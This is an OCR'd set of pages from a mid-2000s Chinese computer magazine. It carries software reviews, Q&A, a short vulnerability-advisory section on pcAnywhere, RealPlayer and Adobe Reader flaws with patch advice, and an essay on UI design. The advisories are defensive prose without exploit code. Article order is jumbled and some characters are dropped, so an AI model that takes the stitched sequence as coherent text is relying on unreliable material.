第七步: 以后当读者发送给你所用的电子书注册用户名后，你需要先用软件目录下的KeyCreator.exe，点击“通过电子书工程获得”，选择对应的EBP电子书工程文件，在“保护方式”下选择“用户名和注册码”，点击“下一步”，接着在“输入用户名”中填好用户名，点击“添加→生成注册码”即可(见图6)。



图6

网络大补贴

你的电子书资料来自哪?

搜狐读书频道: http://book.sohu.com/

这里连载的书籍非常多，而且也很快，有不少新书。

新浪读书频道: http://book.sina.com.cn/

这里有很多授权转载的小说，有些更是独家授权，非常不错的。

网易文化频道: http://culture.163.com/

这里有很多网友的原创文章，同样也有很多连载小说。

太平洋电脑网软件频道: http://www.pconline.com.cn/pcedu/

这里有很多软件教程，更有很多优秀的教程及文章。

CF [YY11]

ACDSee我忍你多年了 今天终于可以和你说Bye-Bye了

Ashampoo Photo Commander彻底让ACDSee下岗！

★★★

■河南 徐海斌

一款完全可以媲美ACDSee的看图软件Ashampoo Photo Commander，有着ACDSee老版本的启动速度，比ACDSee更强大的批量转换功能以及与ACDSee相似的刻录功能。

ACDSee经过长期发展，虽然功能有所增强，但体积越来越臃肿，启动速度越来越慢，虽然7.0有所改进，却仍难以掩饰这些 病。笔者一直在寻找一款能完全代替ACDSee的看图软件，但许多同类软件虽然满足了体积小、运行快的要求，但却存在界面难看、功能不强等问题。直到笔者发现了Ashampoo Photo Commander(以下简称APC)，ACDSee被彻底地从系统中删除了。

Ashampoo Photo Commander 小档案

u软件版本:3.5　　软件大小:11333KB
u软件性质:共享软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://nj.onlinedown.net/soft/39083.htm

APC支持多国语言，并内置简体中文语言，第一次运行时，单击菜单"Configuration→Choose Language"(配置→选择语言)，在打开的语言列表中双击选择"Chinese(简体中文)"即可。同时软件还支持换肤功能，单击菜单"设置→选项"，打开"面板"选项卡，即可选择不同皮肤面板。

苹果味道有不同

运行APC，你会明显感觉到和ACDSee相比，启动速度特别快，几乎和ACDSee 2.4一样快，而且界面很有种"苹果味道"：简洁时尚！APC不仅界面布局和ACDSee基本类似，更重要的是，它甚至完全兼容ACDSee的操作方式：双击大图 览、空格键或鼠标滚轮切换下一张、翻页键切换上下图、小键盘加减号缩放图片等，使得ACDSee老用户无需重新学习，就能立即上手。有相同点也有不同点，APC有着比ACDSee更为贴心的设计。

1.APC窗口左下角的预览窗格左侧有一个缩放条，这样在这个小预览窗格中也能放大看到图像细节(见图1)，而不必像ACDSee那样必须全图预览。当预览窗格中不能显示全部图像时，还可以使用APC的滚轴特技，按住鼠标左键在预览图上拖动，图片会随着你拖动的方向"漫游"图片，其中的方便之处只有亲自试用才能体会到。而在预览窗格右侧还有一个竖向工具栏，里面有旋转、反转、镜像、选取放大等常用功能，极大地方便了图片的即时 览。



图1

2.点击工具栏中的"全屏幕"按钮或按下"Alt+回车键"可以切换到全屏 览模式，和ACDSee生硬的图片切换不同的是：图片之间会自动添加动态切换效果，让 览更舒服。而且在 览过程中，屏幕最下方会提示该图片的详细路径和文件名，让你能随时了解当前显示的是哪张图片。如果图片过大，屏幕显示不完整，这里你同样可以使用APC的滚轴功能"漫游"图片。

小提示

如果在工具栏中没有找到"全屏幕"按钮，那是因为APC默认使用了简易操作模式，只需打开菜单"设置→切换简易/专家模式"，重新选择"专家模式"即可。同时在工具栏上单击鼠标右键，选择"自定义"可以设置专家模式下工具栏中出现的按钮。

3.APC不仅支持60多种图像格式，而且支持常见音/视频格式，在右边文件列表窗格中可以直接单击图像、音频、视频标签来查看不同类型的文件，而不必像在ACDSee中那样必须使用文件过滤功能显示。

带批量修改的批量转换功能

图片转换是ACDSee中经常用到的功能，APC当然也少不了，不过APC支持转换时对图片进行修整，让该功能实用性大增。

第一步：在右边的文件列表中选择要转换的文件，然后单击菜单"工具→批量转换"打开转换窗口。

第二步：在右下角的"输出格式"下拉框中选择转换后的文件格式，在"输出目录"中设置好输出的目录。如果你需要加入其他效果，可以在窗口左侧进行调整，比如改变图像大小、亮度、对比度，进行模糊、锐化等处理，添加边框、水印等效果(见图2)。这些操作要在ACDSee中完成是相当麻烦的，而在APC中则可以一步完成

第三步：单击"开始"按钮进行转换。

APC也能玩刻录

APC还集成了光盘刻录功能，它甚至能直接把图片制作



图 2



图 3

成漂亮的电子相册光盘。

第一步:在默认情况下，APC 的刻录接口并未启用，需要打开 APC 的安装目录 C:\Program Files\Ashampoo\Ashampoo Photo Commander 3\CDBurn，运行一下 "ashDriverSetup.exe" 安装刻录接口驱动程序。

第二步:在 APC 右边的文件列表窗格中选择要制作的图片，单击菜单 "工具→新建幻灯片 / 刻录至 CD" 打开设置窗口。

第三步:将 "输出类型" 设置为 "刻录到 CD/DVD"(见图3)，并设置适当的 "延迟" 时间，一般设置为 "3000" 毫秒，"顺序" 可以选择 "向后"，为了达到更好的效果，还可以添加使用背景音乐。

小提示

单击"添加文件"按钮可以继续添加其他目录中的图片文件。

第四步:在刻录机中放入一张空白盘，单击 "开始" 按钮进入刻录界面，"Change Options" 按钮可以设置刻录速度及参数，最后单击 "Writer CD" 按钮进行刻录。

绿色版，体积更小

其实 APC 还是一款绿色软件，只需把安装目录中的所有文件直接复制到其他目录就可以做成绿色版本，而且还可以进行一些精简，减少其体积，例如删除 help 和 Uninstall 两个目录，以及 lang 目录中的其他语言文件、Skins 目录中不需要的皮肤文件，如果你不需要刻录功能，还可以再删除 CDBurn 目录，这样精简后制作的绿色版本 APC 仅有 5MB 多点，比起庞大的 ACDSee 来说，真的是非常小巧了。

当然，APC 还有许多功能，例如设成桌面、图片修整、创建网页相册、屏幕抓图、批量重命名等，这里就不再一一介绍了。可以说，ACDSee 具备的功能，在 APC 中基本都能找到同样功能，而且设计更贴心，操作更方便。

CF [YY12]

为所有游戏添加窗口模式

★★

■山东　日月双星

现在游戏大多使用 DirectX 模式，因此，很多游戏都无法使用窗口模式运行，这就造成了我们很难一边聊天一边游戏。

近日，笔者发现了一款不错的软件，它可以很容易地将一些只能全屏的程序窗口化运行。它就是我们今天的主角——D3DWindower。

D3DWindower 的小档案

- 软件版本:1.88 汉化版　　软件大小:422KB
- 软件性质:免费软件　　适用平台:Windows 9x/2000/XP
- 下载地址:http://nj.onlinedown.net/soft/39421.htm

这里以魔兽争霸为例开始我们的全屏游戏的窗口化演习。

第一步:把下载的压缩包解压缩至任意目录，运行 D3DWindower.exe。

第二步:点击软件界面里面的 "+" 按钮，然后选择魔兽争霸安装目录里的 WAR3.EXE 文件。

第三步:右击添加后的 WAR3.EXE 图标，选择 "设置" 进入详细设置，点击 "辅助 DLL" 旁边的 "打开"，在弹出的对话框中选择 D3DWindower 目录中的 "D3dhook.dll"，"确定" 即可(见图1)。

第四步:回到主窗口，点击三角按钮后，双击 WAR3 即可打开魔兽争霸窗口版进行游戏了(见图2)。



图 1



图 2

CF [YY13]

软件版本:3.14
软件大小:4660KB
软件性质:共享软件(仅能保存15条提醒记录)
适用平台:Windows 2000/XP
下载地址:http://nj.onlinedown.net/soft/2469.htm

漂亮又强大的提醒簿:雪狐提醒簿(RemindBook)

问:我刚刚工作,总是爱丢三落四的,受到了领导的批评,于是想找一款提醒簿软件,请问有没有比较不错的软件推荐呢?



答:如果你的要求不高,使用QQ的网络提醒簿功能就可以了,方法也很简单,在QQ面板中点击"菜单→会员功能→网络备忘"即可。当你有更多需求时,推荐使用"雪狐提醒簿",它的功能非常强大,而且界面很漂亮。

软件安装后,要进行"新建用户向导"的设置,连续点击"下一步"就可完成。之后就会在屏幕上显示一个漂亮的时钟,右击它,可以添加"新提醒",可以修改界面,要是你觉得它妨碍了你的操作,可以在右键菜单中选择"嵌入桌面"及"鼠标穿透"此功能需要重启。

打开软件主窗口,在工具栏上点击"新提醒"按钮,打开"新建提醒"窗口,在这里也充分体现了"雪狐提醒簿"的强大之处,"提醒"、"循环设置"及"高级动作设置"三个标签下,可以进行各种各样的提醒设置,这里可以设置提醒的内容,提醒的循环及循环结束的日期,提醒的形式等。

点击"工具栏"上的"万年历"或"提醒列表"按钮,可以用不同形式的方法新建、查看、编辑提醒。

体验做"上帝":Google Earth



软件版本:3.0.0336 Beta
软件大小:10MB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200515/GoogleEarth.exe

问:我听说Google推出了地图搜索服务,请问真的是这样吗?

答:Google不仅推出了地图搜索服务,还推出了名为Google Earth的软件。使用它时,你可以像"上帝"一样俯 整个地球。而且它还结合了驾车指南(但仅限于部分地区)的强大功能,通过这项服务,你除了可以欣赏全球的风景外,还可以找到行车路线,同时了解驾车全程所需要的时间。


进入软件后,主界面左上侧的位置可以输入要查询的国家、省市或地区,比如输入China或Beijing等等,就可以快速找到所需要的位置了。使用窗口下面的按钮,可以旋转地图,放大或缩小地图的显示,在最大分辨率的地图中,我们还可以看到行驶在公路上的汽车。

点击窗口左上角的"Directions",就可以进入驾车指南界面了,输入好目的地,Google就会帮你找到最佳的行车路线,并显示出到达的时间及途经的各个城市或地区了。

新软试用

北京读者刘良斌:前几天我在网上看到了用于备份MSN Messenger(以下简称MSN)表情、头像、背景等项的小软件,名叫MSN BackUp,这样以后重装系统时,就不会再去浪费时间下载了。

软件使用时,需要先关闭MSN,然后在"MSN E-Mail Address"中输入MSN地址,再点击"Show Objects"按钮,就可以看到下载过的MSN项目,接着点击"Backup Objects"按钮,就可以备份了。恢复时,同样打开软件,在"Backup Folder"下设置备份的目录,然后点击"Install Objects"按钮,进行恢复。



软件版本:1.1.6
软件版本:3.15MB
软件性质:免费软件
下载地址:http://www.newhua.com/cfan/200515/msnbackup_116.exe

试用体验

北京读者刘良斌:我一直在使用天网防火墙,前段时间它发布了最新的2.75版。新版本增加了在线升级机制,让升级很简单。而最大的改进就是密码保护功能,用户可以对退出防火墙、应用程序访问网络设置等功能添加密码保护,这样未经授权的用户就无权修改防火墙的设置了。其他的更新内容就是BUG修复及最新的规则库。

最近更新

极点中文 4.4

升级指数:★★★

非常好用的五笔输入法。4.4版重新改写了系统设置程序，以方便普通用户。另外，这个版本对于经常使用简入繁出的用户特别重新定做了码表文件，大幅提高了准确性。

下载地址:http://nj.onlinedown.net/soft/24849.htm

DreamMail 2005 beta 7.8

升级指数:★★

不错的邮件客户端软件。新版本进行了很多更新及修正，比如增加了邮件竖排查看的窗口布局;增加了选项"回复转发时，如果有 ReFw 等字样时，不再重复添加";增加了选项"保存所有的邮件为 eml文件";增加了可以修改"邮件附件列表清单"内容的选项等。

下载地址:http://www.dreammail.org/gb/download.htm

Windows 优化大师 6.7 Build 5.708

升级指数:★★★★

菜鸟修改系统的小工具。新版本进行了多方面的改进，比如改进了磁盘缓存优化、软件智能卸载、系统性能测试模块、驱动智能备份模块等。同时网络系统优化中的IE及其他模块中增加了IE插件管理子模块，其他设置选项的系统文件备份与恢复增加了收藏夹备份与恢复功能。

下载地址:http://nj.onlinedown.net/soft/3829.htm

送礼啦!

为了感谢广大读者对《电脑爱好者》的支持，我们与"雪狐提醒簿(RemindBook)"的作者进行沟通，特别赠送《电脑爱好者》读者20个"雪狐提醒簿(RemindBook)"的注册码，欢迎来信索取(请发信至Software@cfan.com.cn)，我们将免费赠送给前20位读者。

保护系统不受侵害:注册表监视器

问:我试用了《电脑爱好者》以前介绍过的System Safety Monitor及WinPatrol，但软件都是英文的，我希望找一款中文版的，可以监视注册表的软件，请问有没有呢?




软件版本:1.2 测试版
软件大小:240KB
软件性质:免费软件
适用平台: Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200515/zcbjs.rar

答:System Safety Monitor及WinPatrol都是不错的免费监视注册表软件，但前者有使用时间限制，后者的免费版本有一定功能上的限制。除了这两款软件外，国内的杀毒软件也大多具备注册表监视功能。

如果需要一款免费的注册表监视软件，可以试试这里介绍的"注册表监视器"。

将软件下载，并解压缩至指定的目录。运行"注册表监视器1.2测试版.exe"，软件就会自动运行，同时会在系统托盘产生图标，并且默认在每次开机后自启动。双击托盘图标，打开软件主界面，这里有三个标签，"启动监视"用于监视注册表项，"进程监视"用于监视系统进程，比较特别的是第三个"文件监视"标签，它用于监视整个系统分区，使除白名单中指定的文件夹外，系统托盘的其他文件夹均不能添加新文件及文件夹。白名单的设置需要用"记事本"打开软件所在目录下的wfilter.dat，按照里面已有的格式直接添加。另外，对于注册表的监视，用户可以通过"记事本"修改软件目录下的"USERSET.INI"自行升级，该文件可以添加不允许存在的键值，或不允许修改的注册表键值，参考该文件中的实例，即可完成添加。

控制闪存盘的使用:佳好U盘锁



软件版本:050628
软件大小:483KB
软件性质:免费软件
适用平台: Windows 2000/XP
下载地址:http://www.onlinedown.net/soft/40609.htm

问:我的电脑没有接入网络，也没有安装杀毒软件。由于电脑上也没有光驱，所以一般使用闪存盘或移动硬盘进行数据交换，我能保证自己移动设备中的数据无毒，但不能保证别人，因此，我想限制他人随便使用闪存盘及移动硬盘，请问有什么办法吗?

答:你可以试试"佳好U盘锁"，这款软件专门用于锁定"闪存盘"，使用起来非常简单，打开软件后，点击"禁止使用U盘和移动硬盘"，重启后，系统就无法使用移动设备了。当你需要使用时，只要点击"允许使用U盘和移动硬盘"，再重启一次即可。如果担心别人随意修改设置，可以使用"设置使用密码"按钮，为软件设置密码。

节省有限的网络空间:Access数据库压缩机

问:前段时间我租用了一块网络空间，建立了自己的主页及论坛，全部使用Access数据库，过了一段后，发现数据库变得很大，请问有什么办法可以让数据库变小，以便节省有限的空间呢?



软件版本:1.4
软件大小:1028KB
软件性质:免费软件
适用平台: Windows 2000/XP
下载地址:http://www.onlinedown.net/soft/40485.htm

答:如果是想让Access数据库生成的MDB文件变小，推荐使用"Access数据库压缩机"，其功能就是减小MDB文件的体积。

软件不需要特别设置，打开后，点击"文件名"下的按钮，选择要压缩的MDB数据库文件，如果数据库文件有密码，则在"数据库密码"中输入文件，最后点击"压缩数据库"按钮即可。

CF [YY14]



漏洞再现：用pcAnywhere可以执行任意命令

影响系统：Symantec pcAnywhere 10.0/10.5/11.0

漏洞分析：随着网络技术逐渐普及，很多个人用户都架设了个人网站，并且在服务器端安装了pcAnywhere。前段时间，有人检测到pcAnywhere 11.5版之前的版本存在很严重的漏洞，即本地应用程序在用户列表上执行命令时没有进行严格的权限限制，可能出现低权限的用户可以执行某些具有高级权限的命令，从而导致攻击者远程获得系统管理权限。

补“洞”办法：诺顿公司已经发布了最新的pcAnywhere11.5版，消除了这个漏洞，另外，无法升级程序的用户可以将pcAnywhere默认端口5631修改为其他不易猜到的端口，而且不要将控制程序安装在系统默认路径，这样可以防止攻击者通过Web控制。最新版本的pcAnywhere可以从http://www.symantec.com/techsupp/files/pca/index.html下载到。

漏洞再现：AVI文件居然可以执行任意命令

影响系统：RealOne Player V2、RealPlayer 10/10.5

漏洞分析：RealPlayer的安装密度在个人电脑上非常高，最近RealPlayer被

System Repair Engineer
系统修复的瑞士军刀

★★

■瑞星工程师　史瑀

许多病毒、木马、恶意网页都会对系统注册表进行改写，造成系统运行不正常。杀毒软件虽然都附带一些注册表修复工具，但为了防止一些用户误操作，大多数软件附带的注册表修复工具都以傻瓜化为主。如果你觉得自己是个高手或希望使用更强大灵活的注册表安全工具，可以试试这样一款免费软件——System Repair Engineer，简称SREng。

System Repair Engineer小档案

- u软件版本:1.0.0.262　　软件大小:260KB
- u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
- u下载地址:http://www.kztechs.com/sreng/download.html
- u软件备注:该软件分为Windows 9x版和Windows 2000/XP版，下载时应注意区分。

1. 启动项目检测

熟悉Windows的朋友一定都知道运行Msconfig命令可以查看系统的启动文件、系统初始化文件等，但其功能比较有限，并且在一些系统上并没有此命令。而SREng提供了强大的查看及修改功能。



图1　选中界面中的“隐藏微软服务”则只显示用户安装软件的服务

点击主界面上的〞启动〞将能看到〞注册表〞、〞启动文件夹〞、〞Win.ini〞等多个启动位置的信息，同时该软件还提供了查看服务程序的功能。Windows虽然自带了服务的查看工具，但它只能显示所有的服务，并且不能删除服务。SREng可以屏蔽掉系统自带的服务程序，只显示第三方软件的服务程序，并且允许用户删除它们(见图1)。

2.直观的修复功能

点击界面上的〞系统修复〞功能，可以看到软件的修复界面。

SREng软件提供了对〞文件关联〞、〞Windows Shell〞、〞Internet Explorer〞等项目的修复。一些病毒、木马常常会禁止用户使用注册表编辑器，通过这个软件可以很容易地进行恢复(见图2)。



图2

3.简洁的智能扫描功能

经常研究系统安全的朋友一定知道HiJackthis这个软件，但由于其功能强大操作繁琐常常使一些初级用户望而却步。



SREng大大简化了系统信息的提取步骤，单击主界面上的〞智能扫描〞后选择需要提取的项目，然后简单地点一下〞扫描〞按钮。几秒钟以后系统的一些关键信息就被提取出来了。

4.好用的“我的扩展”功能

现在修复注册表的工具非常多，但它们只能针对自己软件内置的规

你的密码安全吗?

★

■辽宁　小新

每个用电脑的朋友接触最多的就是密码，为了保证自己的资料不向别人泄漏，几乎每天都要和密码打交道，那么怎么才能知道自己的密码是否安全呢？这里笔者给大家介绍一个网站，通过这个网站就可以知道自己密码的安全级别。



图 1

登录https://secure.aoindustries.com/clientarea/control/password/PasswordEvaluator.ao，在对话框中输入你的密码，点击"evaluate password"(见图1)即可得到评价，然后网站会从Length(长度)、Characters(复杂性)、Case(大小写)、Dates(日期)、Dictionary(字典)几个方面对密码进行诊断，只有全为"Good"，才表示不错。




图 2

在这个网站左侧，点击"Generate"按钮，还可以用它来生成一些随机密码(见图2)。

如果你对密码强度要求很高，可以登录http://geodsoft.com/cgi-bin/pwcheck.pl，这里有很多规则可以设置，设置完成后，把自己的密码输入到文本框中，然后再点击Submit按钮就测试出你的密码是否符合你的规则设置了(见图3)。




图3　只有密码都符合要求，才能对密码进行等级评价

如果自己的密码一直不能通过也没有关系，可以在http://geodsoft.com/cgi-bin/password.pl这里来生成一个超级密码。

CF [YY16]

则进行修改。在实际使用时往往不能让人满意。

SREng提供的"我的扩展"功能通过提供外部的一个配置文件，让用户把自己的配置信息保存下来，而且随时可以进行编辑、新建、删除操作。换句话说用户可以根据自己的需要去DIY这个软件。

总结：该软件是一款不可多得的注册表安全类工具，文件小巧，功能强大。美中不足的是该软件并没有提供备份功能，因此用户使用该软件时应谨慎，防止误删除而无法恢复。该软件为免费软件，但使用180天后会提示过期，需要向作者免费索取注册码才可以继续使用。

CF [YY15]

发现存在严重的堆栈溢出漏洞，攻击者可以构建一个带有命令指向的恶意AVI文件，当用户打开AVI文件时，RealPlayer会调用一个特定的DLL文件(vidplin.dll)，从而出现不规范分析，失去权限限制，导致攻击者制作的AVI文件可以执行任意指令。

补"洞"办法: Real公司已经发布了相关的漏洞补丁，请大家在Real的播放界面中选择"工具"选项然后点击"检查升级"来完成更新升级。

漏洞再现:PDF文件也能偷信息?

影响系统: Adobe Reader 7.0/7.0.1

漏洞分析: Adobe公司的Reader用于阅读PDF文件，是很多人的必装软件。日前在7.0与7.0.1版中发现，它们在处理XML外部实体(XXE)时，存在文件内容泄露漏洞。

攻击者可以利用此漏洞非授权读取远程计算机中的某些类型文档。该漏洞是由于攻击者在PDF文件中插入JavaScript恶意脚本所致，利用这个JavaScript脚本解析XML文档，最终读取本地电脑中的文本文件，造成信息泄密。

补"洞"办法:我们可以在Adobe Reader中禁用JavaScript的执行(按Ctrl+K组合键，打开设置窗口，在窗口左侧点击"JavaScript"，去除"启用Acrobat JavaScript"的勾选)。或者去下载更新的Adobe Acrobat Reader 7.0.2版(下载地址:http://www.onlinedown.net/soft/2700.htm)来避免这个漏洞。

软件DIY　我有我的精彩

由“魔镜还原”创作探讨软件界面设计

■河北　苗辉

“魔镜还原”是一款可以方便地备份和还原操作系统的小软件，它专为电脑初学者所设计。初学者很可能不会设置CMOS以光盘启动，不会在Windows 2000或Windows XP下启动到纯DOS环境，也害怕英文的GHOST由于操作不慎而造成不可挽回的损失。“魔镜还原”可以帮助他们安全、方便地进行操作。自去年下半年发布以来在短时间内得到众多用户的好评，这是我在创作之初没有预料到的。软件可以在www.onlinedown.net/soft/35229.htm下载。

先来看看我的软件是什么

图1展示了软件主界面。首先需要在“安装启动程序”页面点“开始安装”按钮来安装启动程序，其实就是根据当前Windows的类型修改和添加Windows的启动文件，使之可以接受程序的控制。安装启动程序在几秒钟后完成，然后就可以在任何需要的时候选择“备份系统”页，设定备份源盘和目标盘，最后点“开始备份”，软件自动重启Windows后开始通过GHOST备份，完成后自动重启回到Windows，后面整个过程无需人为干预。备份完成后可以在需要时用“恢复系统”页的“开始恢复”按钮恢复操作系统，如果Windows故障严重无法正常启动，也可以在电脑启动时选择“魔镜还原”，进入DOS中文界面进行恢复。不过如果遭到灾难性的破坏比如系统盘被格式化或分区表被破坏，那就回天乏力了，当然这种情况相当少见。详细的使用方法和一些问题解答可以参考软件的帮助说明。



图1

这个软件服务于谁

魔镜还原在技术方面并没有突破，我觉得软件成功的原因主要就是从用户的角度出发进行界面设计。下面我从魔镜还原的创作过程谈起，谈一谈软件界面设计的心得。

最初偶然在网上找到一款系统还原的软件，用了一下很感到吃惊，比用DOS下的GHOST方便了许多，于是一时兴起搜索许多同类软件来试用，对比之下发现各有利弊。有的只适用于某一操作系统，有的会修改启动扇区或调整分区而不够安全，有的操作繁杂不便，有的不支持多备份、多硬盘。由此便产生了自己开发一款集大成的还原软件的念头，它对系统要求非常低，而且用起来特别简单方便。经过一段时间的技术学习和开发，现在已基本实现了这一想法 。

其间，我深深体会到软件设计需要注意的一点，那就是定位用户对象。

用户对象的定位是软件功能设计和界面设计最重要的一步，但许多软件很少考虑到这点。定位用户对象就是说软件是面向哪一类用户的，用户的电脑知识水平、某行业的知识水平、用户的年龄层次等，这是设计的基础。而不少软件作者只考虑软件功能要丰富，不加筛选一股脑地放在一起让用户自己选用，其实是对用户的不负责。

“好软件”的基本一点就是：以用户为本，实现的是用户群需要的功能，而不是展示你能够实现的功能。有这样一句话：对鸟儿来讲，米粒要比钻石更有吸引力。

我如何设计软件界面

一个软件项目只要不是太小，就应该把软件界面设计与编程工作分人实现，我国共享软件创作中大多编程人员本身就是设计人员，所以多掌握一些界面设计知识将为软件走向成功增加一个重要　码。软件界面设计要注意的方面很多，最终的目标是让使用者舒服、少出错误地完成工作，在这里探讨几点自己的体会。


1.帮助信息

帮助信息包括详细的说明文档，以及针对错误信息提供的解决方案。因为越是初级用户越容易迷惑于错误提示信息，一个好的提示可能会解开用户的疑团，例如图2、3所示。



看来程序出错了，真烦。

图2



这下我明白了

图3

提示“数据无法访问！”可能使用户对问题无从下手，较好的提示是图3所示，如果两款软件提示信息如上，相比之下，第二款的提示信息足以成为用户选择这款软件的原因。

2.细说确定对话框

同类软件的比较，基本功能相似之下，用户选用哪一款软件将从细节中见分晓。比如最常见的确定对话框学问就很大。

(1)按钮位置。软件中的按钮位置应该按统一方式布局，对话框中应该是确定在上、取消在下，或确定在左、取消在右，并且可以用回车和ESC键使用两个按钮，这是Windows软件一致的风格，在这方面的标新立异只能让用户不适应，如图4、5所示，你可以看到这种区别。




图4




图5

(2)提示文字。提示文字显示“您确定删除吗？”是不够的，有些甚至提示“您确定吗？”使提示仿佛画蛇添足。提示文字应该是防止用户疏忽而显示的不继续下去的理由，信息要多。如“您确定删除‘六味地黄丸’吗？”或“过账后此单将不可修改，确定过账吗？”。另外，按钮上的文字也要表示将要进行的工作如“删除”或“查找”，不要一律写“确定”。

(3)是否需要。确定对话框不要用得太频繁招用户烦，大部分情况应该自动选择用户最可能需要的功能。比如有些软件每个子窗口关闭的时候都让用户选择:“单据过账”或“临时保存”或“不保存”，完全可以直接临时保存，其他情况可以用窗口中提供的单据过账和清空按钮来实现。

3.精简按钮

有些软件界面设计的按钮杂多，无论怎样排列都给使用者带来烦躁的感觉，例如进销存软件界面(见图6)。




图6

这里提供一些优化的思路:

(1)减少按钮。保存、放弃按钮在修改状态下才出现;前单、后单按钮在打开的 览窗口中出现;刷新按钮通过修改程序根本用不到;价格调整、税率调整与销售单无关不该出现。

(2)按钮合并。打印和打印样式去掉，预览打印按钮直接显示预览窗口，预览窗口中可打印和选择样式;多种保存退出方式合并成最常用的一种;查看库存、成本、售价功能合并成一个带菜单的按钮，因为使用频率不多，更好的方法是在选择商品时直接看到库存和价格，不需要按钮。

(3)调整位置。对单据的操作按钮放在单据右侧，对明细操作的按钮放在明细右侧，更整洁也更易理解。

按钮优化后如图7所示。其中的单位信息、往来账目等不常用的功能还可以精简。如果经过优化后按钮还是很多，就需要修改操作流程，比如明细的操作成为单据操作的二级窗口等。



图7

小结

软件界面设计还有许多大家熟知的注意事项，如整体颜色要统一，不要用太多的颜色和字体，不要使用刺目的颜色，控件排列要整齐等，不再赘述，只求抛砖引玉，供大家探讨。

最后借用《细节决定成败》中的一句话告诫大家:“一款产品如果被淘汰，它必定不是被对手所淘汰，必定是被用户所淘汰”。

CF [YY17]

菜鸟集训营

MyMPC，刮起影音播放的风暴

★★

■吉林 图们月长圆 北京 梦寻

现如今从网络上下载的影片动画文件格式太多了，诸如AVI、RM、RMVB、MOV、FLC、SWF等不一而足，即使同样是AVI电影，也有DIVX 3.11、DIVX 5、XVID等格式之分。我们往往要安装好几个播放器软件，才确保可以观看不同格式的电影，这不能不说是很大的资源浪费。而MyMPC的出现很好地解决了这一问题，有了它就几乎能播放所有的影音文件，用一句广告语来说就是:一旦拥有，别无所求。

小知识

关于MyMPC·暴风影音

MPC的全称是Media Player Classic，它是微软Microsoft Media Player 6.4(简称WMP)的一个外壳程序，集成了网上众多热心的程序员开发的各种解码器，使得Media Player能够播放所能见到的绝大多数格式的影音和流文件，包括RealMedia、QuickTime、MPEG-4(DivX、XviD、3ivx、MP4、FFVFW...)、MPEG-2、VP3/6、AC3/DTS/LPCM、OGG/OGM、Matroska、APE、FLAC、AAC、MPC、FLC、3GPP/AMR、mkv、字幕等。

我们常看到的暴风影音版和精品DIY版是国内软件作者基于MPC开发出来的，对MPC进行了汉化并添加了更多的解码器，一般将它们统称为MyMPC系列解码软件。其中暴风影音版具有安装、卸载、维护和修复功能，适合对稳定性要求比较高和不想自己制作专用解码包的菜鸟级用户使用；而精品DIY版则为全开放式架构，可以方便灵活地自行定制组件打包出自己的版本，比较适合有一定动手能力，喜欢打造自己独特版本的用户使用。本文中的实例基本上是在暴风影音版上完成的。

实例1:初试啼声，影音世界起风暴

MyMPC·暴风影音小档案

u软件版本:5.07RC3 软件大小:16200 KB
u软件性质:免费软件 适用平台:Windows 9X/ME/2000/XP/2003
u下载地址:http://nj.onlinedown.net/soft/26699.htm

第一步:双击下载所得的文件(StormCodec5.07RC3.exe)启动安装程序，语言选择Chinese(Simplified)项，单击OK就开始安装了。暴风影音提供了四种安装模式，一般选择“典型安装”项即可(见图1)。安装结束前暴风影音还会要求你“选择你需要关联于MPC或者自定义播放器的文件格式”，直接单击“确定”使用默认值即可，以后可以随时修改文件关联的。最后单击“完成”结束暴风影音的安装。

